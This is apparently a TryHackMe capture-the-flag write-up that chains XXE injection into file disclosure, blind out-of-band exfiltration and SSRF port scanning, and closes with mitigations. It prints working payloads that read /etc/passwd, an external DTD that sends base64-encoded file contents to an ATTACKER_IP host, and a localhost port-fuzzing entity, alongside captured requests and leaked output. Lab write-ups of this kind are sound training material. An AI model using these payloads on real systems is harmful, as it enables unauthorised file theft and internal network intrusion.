

TryHackMe – XXE Injection

Comprehensive Technical Write-up

Author: Ayoub Goubraim

December 16, 2025

Contents

1	Introduction	2
2	Initial Access and Entry Point Identification	2
2.1	Index Page	2
2.2	Contact Form as Attack Surface	2
3	Traffic Interception and XML Processing Analysis	3
4	In-band XXE Exploitation	4
4.1	Attack Objective	4
4.2	Payload Design	4
4.3	Observed Result	4
4.4	Impact	5
5	Blind XXE via Out-of-Band Interaction	5
5.1	Rationale	5
5.2	Callback Validation	5
5.3	Result	6
6	Out-of-Band Data Exfiltration Using External DTD	6
6.1	Technique	6
6.2	External DTD	6
6.3	Trigger Payload	6
6.4	Observed Evidence	7
6.5	Impact	7
7	XXE-Assisted SSRF and Internal Port Discovery	7
7.1	Objective	7
7.2	Attack Methodology	7
7.3	Intruder Configuration	8
7.4	Observed Results	8
7.5	Result Interpretation	8
7.6	Security Impact	9
8	Mitigation Strategies	9
9	Conclusion	9

1 Introduction

XML External Entity (XXE) Injection is a class of vulnerability that arises when an application processes untrusted XML input using an insecurely configured XML parser. If external entity resolution and DTD processing are enabled, an attacker may abuse this behavior to access local resources, initiate outbound network connections, or interact with internal services.

This document presents a full exploitation chain of the *TryHackMe - xxeinjection* room, covering;


- In-band XXE (direct file disclosure),
- Blind XXE using out-of-band channels,
- XXE-assisted Server-Side Request Forgery (SSRF).

2 Initial Access and Entry Point Identification

The assessment started with a surface-level inspection of the web application to identify publicly accessible functionalities and potential input vectors.

2.1 Index Page

Accessing the root endpoint exposes the application index page, which presents several features without authentication requirements. At this stage, no security controls restrict access to user-facing components.



The screenshot shows a web page with a large dashed blue rectangular area at the top containing the text "Drag and drop a file here or click to select a file". Below this is a table with three columns: "ID", "Link", and "Uploaded Date". A single row in the table contains the text "No files uploaded yet".

ID	Link	Uploaded Date
No files uploaded yet		

Figure 1: Publicly accessible index page of the application.

From an offensive perspective, such unauthenticated entry points are prime candidates for further inspection, especially when they lead to data submission workflows.

2.2 Contact Form as Attack Surface

The index page provides access to a contact form allowing arbitrary user input to be submitted to the backend.

Contact Us

Name:

Email:

Message:

Submit

Figure 2: Contact form identified as the primary input vector.

While the frontend does not disclose the data format, this functionality becomes the initial foothold for subsequent traffic inspection and injection testing.

3 Traffic Interception and XML Processing Analysis

The contact form submission was intercepted using an HTTP proxy. Analysis of the captured request reveals that the backend processes data using the `application/xml` content type.

More importantly, the value provided inside the `name` XML element is reflected verbatim in the HTTP response.

Request


Pretty Raw Hex Hackvertor

```

1 | POST /contact_submit.php HTTP/1.1
2 | Host: 10.82.138.248
3 | Content-Length: 136
4 | Accept-Language: en-US,en;q=0.9
5 | User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0
Safari/537.36
6 | Content-Type: application/xml
7 | Accept: */*
8 | Origin: http://10.82.138.248
9 | Referer: http://10.82.138.248/contact.php
10 | Accept-Encoding: gzip, deflate, br
11 | Connection: keep-alive
12 |
13 | <?xml version="1.0" encoding="UTF-8"?>
  <contact>
    <name>
      test
    </name>
    <email>
      test@gmail.com
    </email>
    <message>
      this is a test
    </message>
  </contact>

```

Figure 3: Intercepting the request



```

Response
Pretty Raw Hex Render Hackvertor
1 HTTP/1.1 200 OK
2 Date: Sun, 14 Dec 2025 21:01:07 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Content-Length: 48
5 Keep-Alive: timeout=5, max=100
6 Connection: Keep-Alive
7 Content-Type: text/html; charset=UTF-8
8
9 Thank you, test! Your message has been received.

```

Figure 4: Reflected XML parameter in the server response.

Conclusion: The presence of reflection confirms that user-supplied XML is parsed and re-used in the response, which strongly indicates an in-band XXE attack surface.

4 In-band XXE Exploitation

4.1 Attack Objective

The goal of this phase is to determine whether the XML parser resolves external entities and directly returns their content within the HTTP response.

4.2 Payload Design

A malicious DOCTYPE declaration is injected, defining an external entity referencing a local system file.

```

<!DOCTYPE foo [
  <!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<contact>
  <name>&xxe;</name>
  <email>test@test.com</email>
  <message>test</message>
</contact>

```

4.3 Observed Result

Upon submission, the server responds with the contents of the `/etc/passwd` file.

```

Request
Pretty Raw Hex Hackertor
1 POST /contact_submit.php HTTP/1.1
2 Host: 10.82.138.248
3 Content-length: 40
4 Accept-Language: en-US,en;q=0.9
5 User-Agent: Mozilla/5.0 (X11: Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0
6 Safari/537.36
7 Accept: */*
8 Origin: http://10.82.138.248
9 Referer: http://10.82.138.248/contact.php
10 Accept-Encoding: gzip, deflate, br
11 Content-Type: application/xml
12 Content-Length: 2054
13 <!DOCTYPE foo [
14 <!ELEMENT foo ANY>
15 <!ENTITY xxe SYSTEM "file:///etc/passwd">]
16 <contact>
17   <name>
18     <name>
19       <email>test@test.com</email>
20     <message>
21       <test>
22     </message>
23   </name>
24 </contact>
25 
```

```

Response
Pretty Raw Hex Render Hackertor
1 HTTP/1.1 200 OK
2 Date: Sun, 14 Dec 2025 21:06:28 GMT
3 Server: Apache/2.4.1 (Ubuntu)
4 Vary: Accept-Encoding
5 Content-Length: 2054
6 Keep-Alive: timeout=5, max=100
7 Connection: Keep-Alive
8 Content-Type: text/html; charset=UTF-8
9
10 Thank you, root:x:0:root:root:/bin/bash
11 www-data:x:1:www-data:/var/www:/nologin
12 backup:x:100:backup:/var/backups:/nologin
13 sync:x:1:sys:/dev:/usr/sbin/nologin
14 sys:x:3:sys:/dev:/usr/sbin/nologin
15 games:x:56:games:/usr/games:/usr/sbin/nologin
16 gdm:x:8:9:gdm:/var/lib/gdm:/nologin
17 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
18 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
19 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
20 www-data:x:33:33:www-data:/var/www:/nologin
21 proxy:x:13:13:proxy:/var/www:/nologin
22 www-data:x:33:33:www-data:/var/www:/nologin
23 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
24 sync:x:36:sync:/dev:/usr/sbin/nologin
25 sys:x:38:sys:/dev:/usr/sbin/nologin
26 gnat:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
27 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
28 systemd-networkd:x:100:100:systemd Network Management:/run/systemd:/usr/sbin/nologin
29 systemd-resolved:x:101:109:systemd Resolved:/run/systemd:/usr/sbin/nologin
30 systemd-timesyncd:x:102:104:system Time Synchronization...:/run/systemd:/usr/sbin/nologin
31 messagebus:x:103:106:/nonexistent:/usr/sbin/nologin
32 syslog:x:104:110:/nonexistent:/usr/sbin/nologin
33 ssh:x:105:105:ssh:/nonexistent:/usr/sbin/nologin
34 tss:x:106:111:TPM software stack...:/var/lib/tpm:/bin/false
35 uiddup:x:107:112:/run/uuid:/usr/sbin/nologin
36 tcpdump:x:108:113:/nonexistent:/usr/sbin/nologin
37 netstat:x:109:114:/nonexistent:/usr/sbin/nologin
38 landscape:x:110:115:/var/lib/landscape:/usr/sbin/nologin
39 pollinate:x:111:1:/var/cache/pollinate:/bin/false
40 ec2-instance-connect:x:112:65534:/nonexistent:/usr/sbin/nologin
41 
```

Figure 5: Successful in-band XXE leading to local file disclosure.

4.4 Impact

This confirms:

- external entity resolution is enabled,
- the application has filesystem read permissions,
- sensitive server-side files can be disclosed without authentication.

5 Blind XXE via Out-of-Band Interaction

5.1 Rationale

In scenarios where XML content is processed without reflection, exploitation requires indirect verification through out-of-band channels.

5.2 Callback Validation

An external entity pointing to an attacker-controlled HTTP server is defined.

```

<!DOCTYPE foo [
  <!ENTITY xxe SYSTEM "http://ATTACKER_IP:1337/">
]>
<upload>
  <file>&xxe;</file>
</upload>

```

Request

Pretty Raw Hex Hackvator

1 POST /submit.php HTTP/1.1
2 Host: 10.80.132.20
3 Content-Length: 128
4 X-Requested-With: XMLHttpRequest
5 Accept-Language: en-US,en;q=0.9
6 Accept: */*
7 Content-Type: application/xml
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
9 Chrome/140.0.0.0 Safari/537.36
9.1 Date: Mon, 15 Dec 2025 19:22:23 GMT
10 Referer: http://10.80.132.20/
11 Accept-Encoding: gzip, deflate, br
12 Connection: keep-alive
13
14 <!DOCTYPE foo |
15 <ELEMENT foo ANY>
16 <!ENTITY xxe SYSTEM "http://[REDACTED]:1337/*" >|
17 <upload>
18 <file>
19 &xxe;
20 </file>
21 </upload>

Response

Pretty Raw Hex Render Hackvator

1 HTTP/1.1 200 OK
2 Date: Mon, 15 Dec 2025 19:22:23 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Content-Length: 0
5 Keep-Alive: timeout=5, max=100
6 Connection: Keep-Alive
7 Content-Type: text/html; charset=UTF-8
8
9

Figure 6: Changing the content of the request, and adding our payload.

5.3 Result

The target server initiates an outbound HTTP request to the attacker host.

```
└─$ python3 -m http.server 1337
Serving HTTP on 0.0.0.0 port 1337 (http://0.0.0.0:1337/) ...
10.80.132.20 - - [15/Dec/2025 08:22:24] "GET / HTTP/1.0" 200 -

```

Figure 7: Out-of-band HTTP callback confirming blind XXE.

Conclusion: This demonstrates that the XML parser resolves external entities and that outbound network connectivity is permitted.

6 Out-of-Band Data Exfiltration Using External DTD

6.1 Technique

To exfiltrate file contents in a blind context, an external DTD is hosted remotely. The target file is encoded using PHP filters before transmission.

6.2 External DTD

```
<!ENTITY % file SYSTEM "php://filter/convert.base64-encode/resource=/etc/passwd">
<!ENTITY % eval "<!ENTITY exfil SYSTEM 'http://ATTACKER_IP:1337/?data=%file; '>">
%eval;
```

6.3 Trigger Payload

```
<!DOCTYPE upload SYSTEM "http://ATTACKER_IP:1337/sample.dtd">
<upload>
  <file>&exfil;</file>
</upload>
```

Pretty Raw Hex Hackverte

1 POST /submit.php HTTP/1.1
2 Host: 10.80.132.20
3 Content-Length: 151
4 X-Requested-With: XMLHttpRequest
5 Accept-Language: en-US;q=0.9
6 Accept: */*
7 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
8 Chrome/143.0.0.0 Safari/537.36
9 Origin: http://10.80.132.20
10 Referer: http://10.80.132.20/
11 Accept-Encoding: gzip, deflate, br
12 Connection: keep-alive
13 Content-Type: application/xml
14 <?xml version="1.0" encoding="UTF-8"?>
15 <!DOCTYPE upload SYSTEM "http://[REDACTED]/sample.dtd">
16 <upload>
17 <file>
18 <exfil>
</file>
</upload>

Pretty Raw Hex Render Hackverte

1 Date: Mon, 15 Dec 2025 13:29:28 GMT
2 Server: Apache/2.4.41 (Ubuntu)
3 Content-Length: 24
4 Keep-Alive: timeout=5, max=100
5 Connection: Keep-Alive
6 Content-Type: text/html; charset=UTF-8
7
8 Link saved successfully.

Figure 8: Exploitation of XML External Entity via Remote DTD Reference

6.4 Observed Evidence

Figure 9: Base64-encoded file exfiltration via external DTD.

6.5 Impact

Blind XXE enables stealthy data extraction even when no response reflection exists, significantly increasing real-world risk.

7 XXE-Assisted SSRF and Internal Port Discovery

7.1 Objective

After confirming that the XML parser resolves external entities, the next objective is to assess whether this behavior can be abused to force the backend to initiate HTTP requests toward internal resources.

This technique effectively turns the XXE vulnerability into a Server-Side Request Forgery (SSRF) primitive, allowing interaction with services bound to the loopback interface (`localhost`) and otherwise inaccessible from the outside.

7.2 Attack Methodology

An external entity is defined to reference a local URL hosted on `localhost`, with the destination port injected as a variable. The value is then fuzzed using Burp Suite Intruder in order to enumerate reachable internal services.

```
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "http://localhost: PORT /" >
] >
<contact>
  <name>&xxe;</name>
  <email>test@test.com</email>
```

```
<message>test</message>
</contact>
```

7.3 Intruder Configuration

Burp Intruder is configured to iterate sequentially over a wide port range. This allows systematic discovery of internal services by observing response discrepancies.

The screenshot shows the Burp Intruder configuration interface. The 'Payload configuration' section is highlighted with a red box. It shows a payload range from 1 to 65535 with a step of 1, using the 'Sequential' type. The 'Payload' section contains a complex XML payload designed to exploit XXE-based SSRF. The payload includes a root element 'message' containing the text 'test', and a 'contact' element which contains an 'email' element with the value 'test@test.com'. The XML is structured to trigger an internal service via a SYSTEM call.

Figure 10: Burp Intruder configuration used for internal port enumeration via XXE-based SSRF.

7.4 Observed Results

During execution, most requests return uniform responses; however, specific ports produce responses with distinct content lengths and response bodies.

One particular response reveals an application-generated message confirming successful interaction and explicitly exposes a challenge flag.

The screenshot shows a table of requests and their responses. The table has columns for Request, Payload, Status code, Response received, Error, Timeout, Length, and Comment. A specific row is highlighted in red, showing a successful response (Status code 200, Response received 75 bytes) with the content 'Thank you. Can you exfiltrate the flag? Flag: THM{000_x31!}'.

Figure 11: Successful SSRF interaction revealing internal service response and flag disclosure.

7.5 Result Interpretation

The variation in response size and content confirms that:

- the backend server is able to initiate HTTP requests to `localhost`,
- at least one internal HTTP service is actively reachable,
- attacker-controlled XXE payloads can be used to exfiltrate sensitive internal data.

The disclosed flag demonstrates a full exploitation chain from XXE to SSRF, resulting in unauthorized access to internal application resources.

7.6 Security Impact

This vulnerability chain enables attackers to:

- enumerate internal services and open ports,
- bypass network segmentation and access internal-only endpoints,
- retrieve sensitive data hosted on internal services.

In real-world scenarios, this technique may lead to exposure of administrative panels, internal APIs, or cloud metadata services, significantly increasing overall compromise severity.

8 Mitigation Strategies

To mitigate XXE vulnerabilities, the following measures are recommended:

- disable DTD processing and external entity resolution,
- enforce strict XML schema validation,
- apply outbound traffic filtering,
- use hardened XML parsing libraries.

9 Conclusion

This assessment demonstrates how a single XML parsing misconfiguration can lead to critical vulnerabilities, including arbitrary file disclosure, blind data exfiltration, and internal service access.

XXE remains a high-impact vulnerability in modern applications when legacy formats are processed without proper security hardening.